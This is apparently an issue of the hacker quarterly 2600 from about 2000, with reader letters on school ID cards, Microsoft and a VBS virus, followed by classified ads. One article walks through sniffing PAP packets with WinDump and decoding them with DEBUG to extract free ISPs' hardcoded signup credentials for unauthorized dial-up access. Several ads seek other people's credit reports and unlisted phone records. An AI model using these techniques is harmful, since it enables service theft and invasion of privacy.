This is a long overdue issue and we got what we deserved by waiting until now to deal with it. Those who operated keypunch machines of the past know that we would never trust a program to run properly if the holes were punched by hand. Yet we've been trusting our entire electoral process to this inaccurate method of counting. Obviously a high tech solution is long overdue but hopefully not one that's soaked in naivete. We'd like to know from our readers what the ideal method of taking and counting votes should be. Voting over the Internet is most definitely not a good idea since there are all kinds of security issues on all levels that would be problematic. But computers seem a logical choice for recording votes within polling places. How would we prevent fraud? Would terminals be networked allowing voters to vote from any polling place? How would they be authenticated? Would an ATM style mechanism work here? Don't be afraid to submit your ideas - they can't be any worse than what we've been using all this time.

Dear *2600:*

About four hours after I completed reading 17:3, a friend came by with her Fall 2000 copy of *Puppetry International* magazine. It seems they encountered the same fascist mindset you guys did in Philadelphia: "The people in the puppet-making warehouse seemed to offer no resistance as they were handcuffed one by one. Large parade-style puppets were clearly on view through an open garage door. Reporters from the national press said that the search warrant cited contraband items were in the warehouse including PVC pipe [as possible bombmaking material]. In my own car, parked a few blocks away was my very own puppet stage, made of PVC pipe....."

They were arresting puppeteers. *Puppeteers!* Now I know hackers have taken a lot of bad press that may lead some to consider them a threat, but what kind of brain-dead anal-retentive nutcase considers puppeteers to be dangerous subversives?

Prehistoric Net-Guy

Schools

Dear *2600:*

I've been reading all of the negative letters to *2600* about new ID cards that are being used in high schools claiming that the school system is now just treating the students as numbers and bar codes. We are not required to actually wear the card in a visible place on our body or anything. I just carry mine around in my wallet. On our cards we have our picture, our Social Security number, locker number, parking space, homeroom number, and our lunch number. The latter is the most important. We use a keypad system to enter our lunch numbers and the cost of the lunch is subtracted from the appropriate account. There are obvious flaws in this system because once the number is entered, all that the lunchroom attendant sees is a name, a balance, and the number for the account. All you would have to do is find out another person's account number and use that to buy your lunch. However, the bar code on the card will allow you to just slide your card through and the lunch staff will check that it is your card/account by looking at the picture on the card.

Aragoren

We have no problem with that kind of a system. But why on earth is it necessary to display your Social Security number on this card? The whole system can most likely be thrown out because of this gross violation of privacy.

Dear *2600:*

I've been enjoying the current discussion on school ID's and wish to contribute my school's little story. Our faculty wisely decided to make all of us wear necklace badges every day, and, as could be expected, there was widespread resistance. Tweeter, in issue 17:3, mentions his plan to organize a total boycott of the ID system, and I am happy to report that our school's doing just that rid us of our ID problem. Nowadays the ID's are only used for admission to pep rallies and wearing them isn't required. Our school also took the wise step of removing the SSN's from the badges and replacing them with numeric birthdates (010203 for January 2, 1903). Of course, it leads many of us to wonder why the ID's still exist, but schools' mentalities are clearly not something for "ordinary" humans to fathom.

Sekicho-sensei

And when they come up with a reason why having your birthdate on these cards is necessary, let us know.

Dear *2600:*

Just walking on campus, and what do I see but a group of elementary schoolers with barcoded photo ID cards. How infinitely sad.

data refill

Wait till you see the tots with imbedded chips.

Dear *2600:*

Has anyone successfully hacked a SNAPsystems food service system? My high school has issued us barcoded ID cards, which they force us to use by making us deposit cash into an account and scan our cards to get lunch. We used to be able to use cash, until last year when they decided to make us use meal tickets. We had to be at school *before* the bell rung (fat chance) if we wanted to eat lunch. Now we must deposit checks (payable to the DOE, of course) in the office. The actual unit is a small POS terminal, with a keypad and a barcode scanner (model d4 over at www.snapsystems.com). I am concerned about security, as our number is clearly displayed above the bar code. Someone could make an ID card with my code on it and buy lunch on my account. If someone has hacked the system, I would be *very* happy to print out 2000 copies of the instructions and distribute them at school, forcing them to shut down the system. I have already made t-shirts which have a spot for my ID tag and large text saying "Proudly Reduced To A Number."

student #3594

Don't be surprised to see this kind of thing used in mainstream society. Schools and prisons are the two places where the boundaries of oppression are explored for later use in the populace.

Dear *2600:*

First off, I love the magazine and wish it many years of peace and unity with the rest of the world (hopefully beginning soon). I would like to tell you my story of school bullshit. I lived most of my young life in a small town in Massachusetts where the school system was very good. I have always loved computers and aside from a few bad grades, I have been the perfect student. One day, in seventh grade, I had a big report due and brought a floppy to school to print because mine was on the fritz. Walking up to a computer in the library, I placed my floppy right in the drive and opened it. Just then some librarian came over and yelled, "What do you think you're doing, young man?" I explained to her that I was trying to print off a document from a floppy that I couldn't print at home. She looked dazed for a second and then said, "You are not allowed to use your own disks at this school, but we *can* sell you one for $1. Knowing this was a ripoff, I said no thank you and just picked up my paper. When I was almost out the door, the lady yelled at me to stop and I did. She took my disk, and said I should report to the vice-principal's office for punishment. I did so and received a week's detention with my least favorite teacher. Being the smart person that I was, I accepted my punishment and never brought in my own floppy again. Whenever I typed anything up, I e-mailed it to my web mail and just saved it to a school folder on the library computers when I came to school.

Last year, I started a new school after moving to California. I typed my things up at school often because my printer was broken, saving my documents to the default Word folder on their library computers. One day at lunch, I notice what looked like an administrator using the computer I had saved a document to. I decided he had to be a techie because I saw him moving things around the filesystem. I politely asked him if I could use the computer to print a document I had saved to the hard drive. He responded, saying that somebody had been loading "hacker" tools on the computer and I was now the main suspect. I had never met him, and he went to the librarians who told him of how I had helped them with computer problems for a while. Apparently this helped *and* hurt me. Supposedly, he was trying to make me shit my pants, and he came rather close. I then received a long speech from the librarian about how we couldn't save files to the hard drive and that we could only use disks we brought from home to save things to. I was flabbergasted, to say the least. Trying to conform to the system only hurt me more.

JoePunk102

Microsoftheadedness

Dear *2600:*

I find the letter you received from Microsoft (17:3) regarding your alleged software piracy interesting, but I find your response incomprehensible. In fact, your response seems to have nothing to do with the actual content of the letter. For example, you say that Microsoft accuses you of software piracy "out of the blue," but the letter says that they "received a report that you may have distributed illegal and/or unlicensed Microsoft software products." Given their well publicized anti-piracy campaign, they undoubtedly get an enormous number of these reports, legitimate and otherwise. This letter is obviously a standard boilerplate response to such a report and not an accusation of any kind. Reading it as such is like believing a letter addressed to "occupant" is meant specifically for you. If Microsoft really thought you were pirating, it would have taken the form of a subpoena, cease-and-desist order, or a horde of FBI agents breaking down your door, all of which are pretty unmistakable.

As for the "evidence" you want to see, in this case it would amount to the identity of the person who filed the report and what he claimed. Since the average complaint of this type comes from disgruntled employees, there's a good place for you to start looking. And of course you're right, the idea that a company that receives a report that you may be stealing their property would tell you about it, and provide both a simple description of the applicable laws and an easy way to contact them for more information, well that's absolutely unfair and a totally bizarre business practice. It's a wonder they can stay open.

I'm certain this propaganda plays well with the hordes of people who will believe anything bad about Microsoft, but to anyone else it just makes you look foolish.

Hermit

We don't know what planet you're orbiting, but down here on Earth we don't just accept these things without question. And we question the legitimacy of a company that would send out such a letter without making any effort to verify the claims. It seems that anyone anywhere can simply drop a name to Microsoft and have a threatening letter sent to that name. Imagine the fear you can spread inside an organization that actually takes this kind of crap seriously. Microsoft owes us and everyone else they've tried to intimidate a big apology. And it's a pity you're not capable of seeing that.

Dear *2600:*

I received a virus today, one of those self-replicating .vbs things, with the subject line of "US PRESIDENT AND FBI SECRETS PLEASE VISIT (http://WWW.2600.COM)". The virus itself was named WUCIEIB.JPG.vbs. I've already wiped it off my system, so I can't give you more than a name.

I don't use any Microsoft e-mail software, so it didn't auto-run as soon as I looked at the e-mail, and I'm not about to run a strange .vbs, but a few of my not-so-bright friends got hosed by this. It destroys MP3's and screws the Windows registry, in most cases requiring the affected individual to reformat and reinstall.

I know your organization would never commit any malicious act of this nature, but I felt I should warn you that someone is damaging your name and reputation through this virus. I hope nothing bad comes of all of this.

CB

Just a lot of moronic mail like the following.

Dear *2600:*

Our systems were hacked today by www.2600.com, or so the e-mail said. I got an e-mail with the subject "US PRESIDENT AND FBI SECRETS" and an attachment. As soon as I clicked on the attachment, my Outlook went on a rampage, e-mailing everyone in my e-mail system with this attachment, and some with jibberish words. I have to say, it made me laugh but then about two hours later, it wasn't as funny because I couldn't get any work done. All in all, you guys are funny, but at the same time you suck.

Agentskye101

It's truly stunning how many people believe that just because somebody put our web address in an e-mail that we have anything to do with it. We've gotten all kinds of threats because of this and we'll continue to ignore each and every one of them. In the meantime, we suggest you stop using programs like Microsoft's Outlook as that seems to be the common factor in all of the problems people have been experiencing.

Dear *2600:*

Re Microsoft's letter, don't get all in a tizzy. They are sending that to thousands of people on their mailing list as computer professionals. I agree that they're making random accusations and that pisses me off. But while I got a letter identical to the one you got, so did my two alias names that I use for junk mail control. So I know of at least two imaginary people who have also been "reported" to MS. And also, this isn't even the first time I've received their anti-piracy letters. They go out every few years to system builders. Since it's plausible that every system builder will have *someone* who doesn't like them, they figure most people who *aren't* pirates will just read it and feel MS is watching them so they better watch their ass. The few of us (like me, even though I haven't been a system builder for years) who realize MS doesn't even know our names aside from a mailing list they bought just use it for toilet paper.

jesus X

As did we, however we find this intimidation tactic to be repulsive and worth of vigorous condemnation.

Spreading the Word

Dear *2600:*

First of all I would like to tell you guys I enjoy your weekly radio show *Off The Hook* very much. I've been listening and reading your magazine for a long time now and I was wondering how you guys would feel about a local microradio/pirate station rebroadcasting your radio shows. We've been trying to do a radio show for some time now with the same kind of idea as *Off The Hook* but it has gotten sidetracked with playing music and whatnot.

Kent

We do our show in order for people to listen to it so anything that gets it out there is fine by us as long as it doesn't get tampered with or used for commercial purposes. At the same time, we encourage people to do their own shows with original material as much as possible. There's no reason why we should have the only hacker-related radio show out there.

Not News At All

Dear *2600:*

As you may know, on election day the Republican Web site was hacked just hours before polls opened. The hacker attacked the Republican National Committee's Web site and replaced the content with a lengthy anti-Bush tirade. RNC spokesman Tom Yu also mentioned that the unknown hacker left a link to Al Gore's campaign Web site. (Now imagine if this happens to the Florida Web site...)

The Republican Party believes the attack could've discredited their candidate, Texas Governor George W. Bush, and that it could've had an impact on poll results. In the future, hacktivists would be able to directly impact election polls if elections are held online. This makes Web security vital to protecting fair and viable elections.

This example of hacktivism vividly demonstrates what hackers can do with a Web site's content. This, as well as many other incidents, could have been prevented by Gilian Technologies, a company that enhances the security of your Web site's content and data.

Gilian Technologies is a company that can prevent any Web site from content alteration 24/7 without requiring additional technological staff support. The fact that 80 sites are altered or defaced by hackers on a daily basis demonstrates the need for Gilian Technologies. Vulnerable sites include political sites such as the Republication Web site as well as other institutions, such as banks and consumer stores.

If you are interested in speaking with Gilian Technologies on Internet security, please contact me directly.

Katia S. McKeever
Strategy Associates Inc.
1291 E. Hillsdale Blvd., Suite 305
Foster City, CA 94404
Phone: 650-653-2764 ext. 232
Fax: 650-653-2774
kmckeever@prstrategy.com
www.prstrategy.com

You just don't get it, do you? What ever gave you the idea that we wanted you to send us your crap every couple of weeks? In fact, why would anyone want to keep reading this nonsense? There must be thousands of sleazoids who pollute the net with this kind of garbage. And while the last thing we need is government interference in dealing with spammers, it's obvious that some sort of action is needed. Simply, we're going to have to do a better job combating this thoughtless abuse. We'd like to know if our more technically imaginative readers have any ideas on how to keep junk e-mail from clogging our lives.

Here's some fun for the whole family. Lately, some mischief makers have been going around registering host records to include the names of their favorite corporations. This results in their host records being spit out along with information on the corporation's domain. Like this:

```
Whois Server Version 1.3

Domain names in the .com, .net, and .org domains can now be registered
with many different competing registrars. Go to http://www.internic.net
for detailed information.

MICROSOFT.COM.SHOULD.GIVE.UP.BECAUSE.LINUXISGOD.COM
MICROSOFT.COM.SE.FAIT.HAX0RIZER.PAR.TOUT.LE.ZOY.ORG
MICROSOFT.COM.OWNED.BY.MAT.HACKSWARE.COM
MICROSOFT.COM.N-AIME.BILL.QUE.QUAND.IL.N-EST.PAS.NU
MICROSOFT.COM.MUST.STOP.TAKEDRUGS.ORG
MICROSOFT.COM.IS.SECRETLY.RUN.BY.ILLUMINATI.TERRORISTS.NET
MICROSOFT.COM.IS.NOTHING.BUT.A.MONSTER.ORG
MICROSOFT.COM.IS.NO.MATCH.FOR.THE.UEBER-GEEKS.AT.JIMPHILLIPS.ORG
MICROSOFT.COM.IS.BORING.COMPARED.TO.TEENEXTREME.COM
MICROSOFT.COM.IS.AT.THE.MERCY.OF.DETRIMENT.ORG
MICROSOFT.COM.INSPIRES.COPYCAT.WANNABE.SUBVERSIVES.NET
MICROSOFT.COM.HAS.NO.LINUXCLUE.COM
MICROSOFT.COM.HACKED.BY.HACKSWARE.COM
MICROSOFT.COM.FAIT.VRAIMENT.DES.LOGICIELS.A.TROIS.FRANCS.DOUZE.ORG
MICROSOFT.COM.AINT.WORTH.SHIT.KLUGE.ORG
MICROSOFT.COM

To single out one record, look it up with "xxx", where xxx is one of the
of the records displayed above. If the records are the same, look them up
with "=xxx" to receive a full display for each record.

>>> Last update of whois database: Wed, 6 Dec 2000 10:16:34 EST <<<

The Registry database contains ONLY .COM, .NET, .ORG, .EDU domains and
Registrars.
```

Note how the host record that actually belongs to Microsoft was listed at the end. So far, it looks like there's not a whole lot that can be done about this, due to the way "whois" works over at internic.net. Here are a couple of other examples:

```
APPLE.COM.IS.THE.CHOICE.OF.ALL.SELF.RESPECTING.TERRORISTS.NET
APPLE.COM

AMAZON.COM.SHOULD.SELL.SEXTOYSONLINE.COM
AMAZON.COM

YAHOO.COM.IS.TRYING.TO.STEAL.YAHOO.VU.HOW.ACIDULOUS.COM
YAHOO.COM
```

The possibilities are virtually endless. You can add to the "Whois Grafitti Wall" just by registering a host record that's in a valid domain. And these host names don't have to reflect valid machines - as long as you control the domain you can add host records which exist purely for informational purposes.

Hacking Free ISPs using WinDump

by rys

I'm writing this article to prove one rule. It's a bad idea to hard code passwords into software. I've never done it, and I don't know anyone (intelligent anyway) who has. Some companies might consider information in the following article "trade secret." Sorry, but you shouldn't have hard coded your new user signup. Perhaps even set up the signon within a tunnel. Please, it's not beyond most concentrators and/or routers that run RADIUS to do such a thing. I imagine that after this article is published, free ISPs will have no choice but to do so, or disable the logins, which, in effect, will turn millions of CDs into coasters.

Anyway, now that I'm done ranting, I need to mention that the information and techniques in this article are for informational and educational purposes only. If some big company/corporation comes after you, don't come after me, and don't come after *2600*. You have been warned. In fact, if you can't be responsible for using the information contained within this article, stop reading right now.

Still reading? Good. If you don't have a Windows partition, take out that old 700M hard drive from the closet and dig up that Windows 95 CD from under those stacks of paper. You will need Windows 95/98/2000 installed. I suppose that, in the future, the free ISPs may try and disable the binding of NDIS to TCP/IP during authentication. There's always the option of using an external modem and capturing the data from the serial port, but that's another topic entirely.

Next, get a copy of windump installed. At the time this article was published, this link was valid: http://netgroup-serv.polito.it/windump/

You *will* need the NDIS packet capture driver *and* the executable. If you run the executable without the driver, your system will blue screen.

Next, log on to the Internet as per normal means. (You do have a legal account, don't you?) Download your favorite free ISP's software. Please be aware that I have personally tried this technique on 1stUP services (AltaVista, Excite, etc.). I think they use CHAP. This article is about PAP. So you'll have to download software from perhaps BlueLight.com, or maybe Netzero.

Next, install the free ISP's software. Prepare for the packet capture. Bring up a DOS window. Make a directory for your project so that you can see only the files for this project. Now get ready to startup windump:

```
C:\2600>windump -s 4096 -w
   packet.dmp
```

Don't hit enter yet. Now, start up your free ISP's software and pretend to be a new user. I know some of these software packages require that you sign up on their web page. Ignore the username/password that you've been given and pretend that you received the software in the mail on CD or something. You should go so far as to actually sign up.

Starting up windump is as easy as switching to the DOS window and pressing enter. When do you start windump, you ask? Good question. You start up windump when it appears to be calling a local access number to complete new user signup (not the 1-800 number to get the latest list of local access numbers, if your software does anything of the sort).

Once you've got the authentication packets and it starts to bring up the new user signup, you can stop the capture with a Control-C.

You can view the dump in one of

several ways. If you're looking to just try and find the password without any of the technicalities, open the file in a text editor. It'll be very scrambled but you should be able to see the username/password in clear text (in most cases). This *will* take some guesswork. If you've gotten the username/password and that's all you wanted, you may choose to stop reading at this point. I'm about to go into the technicalities of packet analysis. Perhaps someone will actually go ahead and write a program to automatically snag the username and password out of a PAP packet.

I've used RFC 1334 (PPP Authentication Protocols) as a reference for this project. To get packet data for analysis, run the following command:

```
C:\2600>windump -r packet.dmp -s 4096
    > analysis.txt
```

Now, you may edit analysis.txt to find the packet data for PAP authentication. PAP protocol is specified as c023. So you're looking for a packet that looks like the following:

```
19:27:48.434708 20:53:45:4e:44:0
    20:53:45:4e:44:0 c023 50:
0101 0024 1630 3034 626c 7265 6775
    7365
7240 6d70 7370 696e 7761 7908 346d
    6c38
5859 4834
```

The above is data for BlueLight.com/Spinway. Notice the c023 on the first line that specifies the packet protocol is PAP. I've slightly modified the data, so this will *not* work if you just try and login without doing this.

How you want to view a hex translation of this is your business. There are *many* other ways of doing this, but for those of you who have little to no tools on your Windows box, I'll show you below what I've done.

Make a debug script file called debug.scr with the following hex data (taken from above, just reformatted):

```
— begin —
e 0100 01 01 00 24 16 30 30 34 62 6c 72
    65 67 75 73 65
e 0110 72 40 6d 70 73 70 69 6e 77 61 79
    08 34 6d 6c 38
e 0120 58 59 48 34
d 0100
q
— end —
```

Execute the following:

```
C:\2600>debug < debug.scr > plain.txt
```

The file plain.txt will contain the following information:

```
1085:0100  01 01 00 24 16 30 30 34-
    62 6C 72 65 67 75 73 65
    ...$.004blreguse
1085:0110  72 40 6D 70 73 70 69 6E-
    77 61 79 08 34 6D 6C 38
    r@mpspinway.4ml8
1085:0120  58 59 48 34 FE 06 21 D9-
    3C 3F 75 05 80 0E 25 D9
    XYH4..!.<?u...%.
```

First, please note that I've truncated the output, because over half of it isn't part of the packet - it's just data left over in memory.

Now, for the analysis. According to RFC 1334 this is what the packet data means:

01 - Identifier for "Authenticate Request"
01 - Unique packet identifier
00 24 - Length of packet (0x24 = 36 bytes)
16 - Length of peer identification or 0 if none (0x16 = 22 bytes)
[...] - Next 22 bytes = "004blreguser@mpspinway"
08 - Length of password (0x08 = 8 bytes)
[...] - Next 8 bytes = "4ml8XYH4"

So from this output, we would gather that BlueLight's new user account is as follows:

Username: 004blreguser@mpspinway
Password: 4ml8XYH4

Please remember that I've modified the data for this article and the username/password listed above is *not* the true account login.

Plug those values back into dial-up networking and test it. You should connect clean. Now you can erase the software. Better yet, ditch your Windows drive and plug the values back into pppd.

Enjoy!

MARKETPLACE

Happenings

@TLANTACON, Atlanta's annual hacker's fest! This year's event to include: 24 hour LanParty, RootWars (capture the flag), FragFest (24 hour gaming), GeekOlympics, speakers and panel discussions, dispensing the truth and dispelling media myths, opening minds, planning the future, enjoying the present while partying all night long! Event dates: Friday 3/30 thru Sunday 4/1, 2001, Comfort Inn Conference Center - Atlanta, 2001 Clearview Ave., Doraville, GA 30340. Call 1-888-816-0924 for advance reservations. More info at http://www.atlantacon.org.

HAL 2001 (Hackers At Large) is an event scheduled to take place on August 10, 11, and 12, 2001 in Enschede, the Netherlands. HAL 2001 will be a three day, open air networking event in the tradition of HEU '93, HIP '97, and CCC '99. The event will focus on computer security, privacy, citizen rights, biotechnology, and other controversial issues affecting society as a whole. For more information or to get involved in the organization, visit http://www.hal2001.org.

For Sale

CAP'N CRUNCH WHISTLES. Brand new, only a few left. THE ORIGINAL WHISTLE in mint condition, never used. Join the elite few who own this treasure! Once they are gone, that is it - there are no more! Keychain hole for keyring. Identify yourself at meetings, etc. as a 2600 member by dangling your keychain and saying nothing. Cover one hole and get exactly 2600 hz, cover the other hole and get another frequency. Use both holes to call your dog or dolphin. Also, ideal for telephone remote control devices. Price includes mailing. $79.95. Not only a collector's item but a VERY USEFUL device to carry at all times. Cash or money order only. Mail to: WHISTLE, PO Box 11562-ST, Clt, Missouri 63105.

BECOME RECOGNIZED as the hacker, phreaker, or computer guru you really are. BROWNTEK.COM has a wide selection of clothing and gear especially designed for the computer underground. From our comedic "Blame the hackers" t-shirt series, to coffee mugs, to tools and videos, BROWNTEK.COM has what you're looking for. Check us out!

CYBERCRIME DIGEST. New publication focuses on issues of the millennium including privacy, Internet fraud, security, and cyber legislation. This is a non-technical, non-glossy publication geared toward the average computer user. We hope to include editorial content from the "hacker's perspective" to make our readers aware of varying philosophies concerning the topics on hand. Subscription rate is $29 per year for six issues. *2600* readers can obtain an introductory copy by mailing a check or money order for $3 to *CyberCrime Digest,* 5337 N. Socrum Loop Rd #108, Lakeland, FL 33809.

HACKERS WORLD. 650 MB of hacking files $15, Anarchy Cookbook 2000 $20, Virus 2000 (351 pages of computer viruses) $10, Make Money Fast (250 ways to make money on the Internet) $5, Phone Bug (no plans, the real device) $10, cell phone pickup device (just aim at the phone and hit the button and it picks up the call with little static) $20 for plans and $30 for the device. Send all orders to: 700 Palm Dr. #107, Glendale, CA 91202. Make all checks out to Edgar.

HTTP://WWW.PAOLOS.COM, since 1996. We offer lockpicking and auto entry tools, confidential trade publications, Chinese adult air rifles, and an exciting line of switchblades. FFL transfers in PA; pistols, shotguns, rifles. We guarantee what we sell UNCONDITIONALLY for 30 days, in addition to factory warranties, and will beat the competition's prices on anything! No "spy store" hype here. We ship internationally, and will only sell to qualified customers. Now accepting Visa/MC from US. customers.

PHREAK TOOLS AND SUPPLIES are now available through phreakstore.com.We have butt sets, can wrenches, telecom tools, security bits/inserts, and other hard to find items. Prices are fair, and most of the profit generated from the site is donated to hacker/phreaker friendly causes. Your confidentiality is ensured. All orders and correspondence is shredded and burned after orders are shipped. Visit us today online at http://www.phreakstore.com, call us at (616) 683-9800 or fax us at (616) 687-5331.

COMPLETE TEL BACK ISSUE SET (devoted entirely to phone phreaking) $10 ppd; CD-ROM PDF/GIF version with lots of extra data and plans for voice changers, scramblers, tone boxes, bugging, etc. $14 ppd. Forbidden Subjects CD-ROM (330 mb of hacking files) $12 ppd. TAP back issue set (full-sized copies) $40 ppd. Pete Haas, PO Box 702, Kent, OH 44240-0013.

THE E-HOLSTER is a durable, high technology product that is basically a shoulder holster that enables you to comfortably carry from two to four personal appliances/items inside of very flexible, yet protective black neoprene or black leather pouches with safety straps. For complete information and purchase, go to http://www.eholster.com.

CRYPTO OUTLAW T-SHIRTS. Governments around the world are turning innocent people into crypto outlaws. Where will the madness end? Cryptography may be our last hope for privacy. From Curvedspace, the unofficial band of anarcho-capitalism. Get yours at curvedspace.org/merchandise.html.

PLAY MP3S IN YOUR CAR OR HOME: Mpjuke unit plays mp3 cd, cdr, and dvd disks. Can be mounted in car, home, or even inside a free drive bay of a PC. It can be trunk mounted in a car or placed under the dash. The unit is self contained, pre-assembled, and it includes a wireless remote. For more information, visit: http://www.mp3carplayer.com/2600 or e-mail 2600@mp3carplayer.com. Sign up for our affiliate program and earn some cash. Resellers needed. $25 from every 2600 sale will go to the Kevin Mitnick fund. We will ship anywhere that we can.

REAL WORLD HACKING: Interested in rooftops, steam tunnels, abandoned buildings, subway tunnels, and the like? For a copy of *Infiltration,* the zine about going other places you're not supposed to go, send $2 to PO Box 66069, Town Centre PO, Pickering, ONT L1V 6P7, Canada.

THE BEST HACKERS INFORMATION ARCHIVE on CD-ROM has just been updated and expanded! The Hackers enCyclopedia '99 - 12,271 files, 650 megabytes of information, programs, standards, viruses, sounds, pictures, lots of NEW 1998 and 1999 information. A hacker's dream! Find out how, why, where, and who hackers do it to and how they get away with it! Includes complete YIPL/TAP back issues 1-91! Easy HTML interface and DOS browser. US $15 including postage worldwide. Whirlwind Software, Unit 639, 185-911 Yates St., Victoria, BC Canada V8V 4Y9. Get yours!

Help Wanted

CREDIT REPAIR HELP NEEDED. waxjacket@aol.com, PO Box 30641, Bethesda, MD 20824.

NEED HELP WITH CREDIT REPORTS. Need assistance removing negative items from credit reports - all agencies. Please respond to L. Hip, PO Box 90569, San Jose, CA 95109-3569. Leodj1@aol.com

I NEED TO OBTAIN credit report information on others from time to time with little or no cost. Can someone help? Test/test@usa.net

CREDIT REPORT HELP and checksystems. Absolute confident. allnews@exite.com.

HELP WITH CREDIT REPAIR. All 3 credit reporting agencies. RA, PO Box 1611, Julian, CA 92036-1611 or ron1055@ixpres.com.

NEED HELP WITH CREDIT REPORT. Lucrative reimbursement for services. Help clean up mess. Please reply. PO Box 5189, Mansfield, OH 44901, fax 419-756-3008 or phone 419-756-5644.

TELEPHONE NUMBER HELP. Help to find list of telephone numbers for each telephone company/city where a testman calls to find out all telephone lines connected to a particular address. Also where can one get unlisted telephone numbers without cost. The information used to be somewhere on the Internet. help-discover@usa.net

LOOKING FOR ASSISTANCE in matching names and addresses to known telephone numbers. Existing "reverse" search programs have not been helpful. Willing to pay reasonable fee for each match. Call (718) 261-2686 for further details.

POLITICAL PRISONER has non-profit organization, developed his own primitive web pages to foster political support for his release, but has no one to post his work on the Internet. Needs someone to post it, maintain web pages (updating), and maybe improve the cosmetics. Has money to pay for the site (www.SwainClemency.org). Also need mailing lists at reasonable costs. Anyone interested may contact: Barb LeMar, Director, Sean Swain Clemency Campaign, P.O. Box 57142, Des Moines, Iowa 50317. (515) 265-2306

NEED HELP ON CREDIT REPORT, ex-wife screwed me. Please reply to: I4NI, 5128 W.F.M. 1960, PMB#215, Houston, TX 77069. "Michael"

I AM INTERESTED IN HIRING SOMEONE familiar with accessing telephone information. Generous pay. Please contact me at C. Chao, PO Box 375, Middle Village, NY 11378.

NEED HELP WITH CREDIT REPORT. Please respond to B. Mandel, 433 Kingston Ave., P.O. Box 69, Brooklyn, NY 11225.

Wanted

1. THE SMTP used by usa.net. 2. How can one discover an SMTP if one does not know it? 3. Once you discover or learn an SMTP, how can you test it to see if it works? 4. How can one easily obtain contact information, address, etc. If you have a URL? Please reply to d-o-u-g@usa.net

I'M LOOKING FOR THE ORIGINAL/OFFICIAL TAP MAGAZINE/NEWSLETTER. Contact me if you have any information regarding the original TAP phreaking magazine/newsletter.I suggest you provide the condition of the magazine/newsletter and the price that you would want for it when e-mailing me at menace26@hotmail.com or icq 13693228. I want the ORIGINAL copies only.

LEGAL PROFESSIONAL(S) and/or law students from BRAZIL and ARGENTINA to help pursue various issues of wrongdoing committed by members of the Brazilian Bar and possibly the Argentine Bar. All claims of unethical conduct, failing to act competently, and obstruction of justice are substantiated by documented facts. I am an American citizen, wrongfully treated by well-paid Rio de Janeiro, Brazilian lawyers CARLOS ROBERTO SCHLESINGER and NELIO ROBERTO SEIDL MACHADO. Because of their incompetence and malicious disregard for established law(s), I find myself incarcerated in an American prison with little hope of finding freedom unless I am able to obtain help from an intelligent, resourceful, and dedicated lawyer, law school professor, and/or law student(s). The above-mentioned claims are easily verifiable through existing records. Many have been posted within my web site, and the person(s) interested in lending me a much-needed hand will help expose some of the rampant corruption that is to be found in the Brazilian and American legal systems. Only by contacting the Lawyers Professional Conduct Committee of the State of Rio de Janeiro, Brazil, and requesting to have Attorney SCHLESINGER and MACHADO stripped of their law licenses, will foreigners and Brazilians alike be afforded justice in Brazil. For additional information and review of court documents, go to: www.brazilboycott.org.

MINIATURE PEN-MICROPHONE that is very sensitive and transmits at least 300 feet to an FM radio. Need the name/address of manufacturer(s) (and prices if available). Reply to b/o/b@usa.net.

Services

CHARGED WITH A COMPUTER CRIME in any state or federal court? Contact Dorsey Morrow, Attorney at Law and Certified Information System Security Professional, at (334) 265-6602 or visit at www.dmorrow.com. Extensive computer and legal background. Initial phone conference free.

SUSPECTED OR ACCUSED OF A CYBERCRIME IN THE SAN FRANCISCO BAY AREA? You need a semantic warrior committed to the liberation of information who specializes in hacker, cracker, and phreak defense. Contact Omar Figueroa, Esq., at (800) 986-5591 or (415) 986-5591, at omar@alumni.stanford.org, or at Pier 5 North, The Embarcadero, San Francisco, CA 94111-2030. Free personal consultation for 2600 readers. All consultations are strictly confidential and protected by the attorney-client privilege.

Announcements

FREEDOM DOWNTIME is the new feature-length *2600* documentary playing at hacker conferences and film festivals. Keep checking www.freedomdowntime.com for possible showings in your area as well as details on VHS and DVD availability.

E-COMMERCE WITH AS LITTLE BULLSHIT as possible. http://www.tipjar.com/adcopy/wordofmouth.html

TAKE CONTROL OF YOUR PRIVACY on the Internet. www.freedom.net

A FIREWALL FOR YOUR BODY: Don't let the government and corporations scan and probe your body with unconstitutional drug tests. Clear yourself at www.beatanydrugtest.com.

OFF THE HOOK is the weekly one hour hacker radio show presented Tuesday nights at 8:00 pm ET on WBAI 99.5 FM in New York City. You can also tune in over the net at www.2600.com/offthehook or on shortwave in North and South America at 7415 khz. Archives of all shows dating back to 1988 can be found at the 2600 site, now in mp3 format! Your feedback is welcome at oth@2600.com.

Personal

LOOKING FOR NEW FRIENDS and information, WM 5'10", blond hair, blue eyes, college educated, working on computers right now. Currently incarcerated and in need of stimulation. Looking for interesting people to connect with. Also any underground zines and/or alternative computer literature wanted! Jeff Fitzgerald #932532, PO Box 2222, Carlisle, IN 47838-2222.

IMPRISONED HACKER welcomes communication from the outside world. Zyklon, accused of hacking the White House web page, can be reached at zyklon@2600.com or directly through the mail: Eric Burns, #43720-083, Unit 5 (E07-15U), PO Box 6000, Sheridan, OR 97378-6000.

ONLY SUBSCRIBERS CAN ADVERTISE IN *2600!* Don't even bother trying to take out an ad unless you subscribe! All ads are free and there is no amount of money we will accept for a non-subscriber ad. We hope that's clear. Of course, we reserve the right to pass judgment on your ad and not print it if it's amazingly stupid or has nothing at all to do with the hacker world. All submissions are for ONE ISSUE ONLY! If you want to run your ad more than once you must resubmit it each time. Include your address label or a photocopy so we know you're a subscriber. Send your ad to 2600 Marketplace, PO Box 99, Middle Island, NY 11953. Include your address label or photocopy. Deadline for Spring issue: 2/15/01.

ARGENTINA

Buenos Aires: In the bar at San Jose 05.

AUSTRALIA

Adelaide: Outside Sammy's Snack Bar, on the corner of Grenfell & Putteney Streets. 6 pm.

Brisbane: Hungry Jacks on the Queen St. Mall (RHS, opposite Info Booth). 7 pm.

Canberra: KC's Virtual Reality Cafe, 11 East RW, Civic. 6 pm.

Melbourne: Melbourne Central Shopping Centre at the Swanston Street entrance near the public phones.

Perth: The Cafetorium (246 Murray Street towards William Street). 6 pm.

Sydney: The Crystal Palace, front bar/bistro, opposite the bus station area on George Street at Central Station. 6 pm.

AUSTRIA

Graz: Cafe Haltestelle on Jakominiplatz.

BRAZIL

Belo Horizonte: Pelego's Bar at Assufeng, near the payphone. 6 pm.

Rio de Janeiro: Rio Sul Shopping Center, Fun Club Night Club.

CANADA

Alberta

Calgary: Eau Claire Market food court (near the "milk wall").

Edmonton: Sidetrack Cafe, 10333 112 Street. 4 pm.

British Columbia

Vancouver: Pacific Centre Food Fair, one level down from street level by payphones. 4 pm to 9 pm.

Ontario

